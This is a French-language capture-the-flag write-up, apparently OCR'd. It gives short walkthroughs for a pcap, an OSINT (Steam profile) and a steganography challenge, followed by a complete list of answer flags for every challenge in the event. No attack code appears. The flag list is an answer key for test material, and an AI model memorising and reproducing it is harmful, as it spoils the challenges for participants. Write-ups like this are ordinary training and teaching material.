
Nom du challenge : pcap_02

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough

Clique droit, suivre le flux TCP => on a le flag



OSINT

THE GAMER


Nom du challenge : THE GAMER

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux


Walkthrough

On se rend sur steam pour chercher le pseudo :




On cherche :

Bien :



On regarde le profil :



Le flag est dans la description.

MISCELLANEOUS


CottonEyeJoe

Nom du challenge : CottonEyeJoe

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Walkthrough



Rapport de chaque flag

Texte (flagall.txt) :

```
REVERSE
intro : CRYPTO_ZION - NHM2I{AB347OTDE2LASON4BY5LVO6CodeByrZm}
facile : SECURITY_KEY - NHM2i{AAAA-Z10N-42-OK-CodeByrZmFeatTrinity}

PWNED
intro : MATRIX_CODEBREAKER - NHM2I{ADDOLMMPS8262DKFNJ0172272841}
facile : HACKMATRIX - NHM2I{e03326d6_093736bb_2946b47f_b804e4b8}

WEB
intro : GET_PASSWORD - NHM2I{5eabdicg-abf-4391-a003-0defecYbda9-xyoze}
facile : FILE_UPLOAD - NHM2I{GG_Fileuploaded!!}

CRYPTO
intro : CAPITAINE MIFOUNET - NHM2I{0UNHD05W-W94H-3EWP-W8IHYOT2}
intro : BABY_MORSE - NHM2I{T3CL1DFW-N0NN-G6AD-TMLO9F8O}
facile : DECODE_ORACLE - NHM2I{262}
moyen : HYBRID_SHIELD_CIPHER_CONTEST -  NHM2I{Je montrerai a ces gens ce que
```

vous ne voulez pas qu'ils voient. Je leur ferai voir un monde sans vous, un monde sans loi ni controle, sans limite ni frontieres, un monde ou tout est possible. Ce que nous en ferons ne dependra que de vous.}
difficile : MEROVINGIEN - NHM2I{FGS5BW77-MERO-VIN-GIEN848H}

FORENSIC
intro : PCAP_01 - NHM2I{6d0k7e5z-6754-454e-8b4a-7ba3bd9634c5}
facile : PCAP_02 - NHM2I{hjdhdh-JDJ8786D-jkfh0-87897-RTbd7}

OSINT
intro : THE GAMER - NHM2I{H2SSSGKB-43I9-K7ZJ-WGS1RPCI}

STEGANOGRAPHIE
intro : COTTONEYEJOE - NHM2I{SNACIQQ1-SP6P-IL4L-1L1W79IX}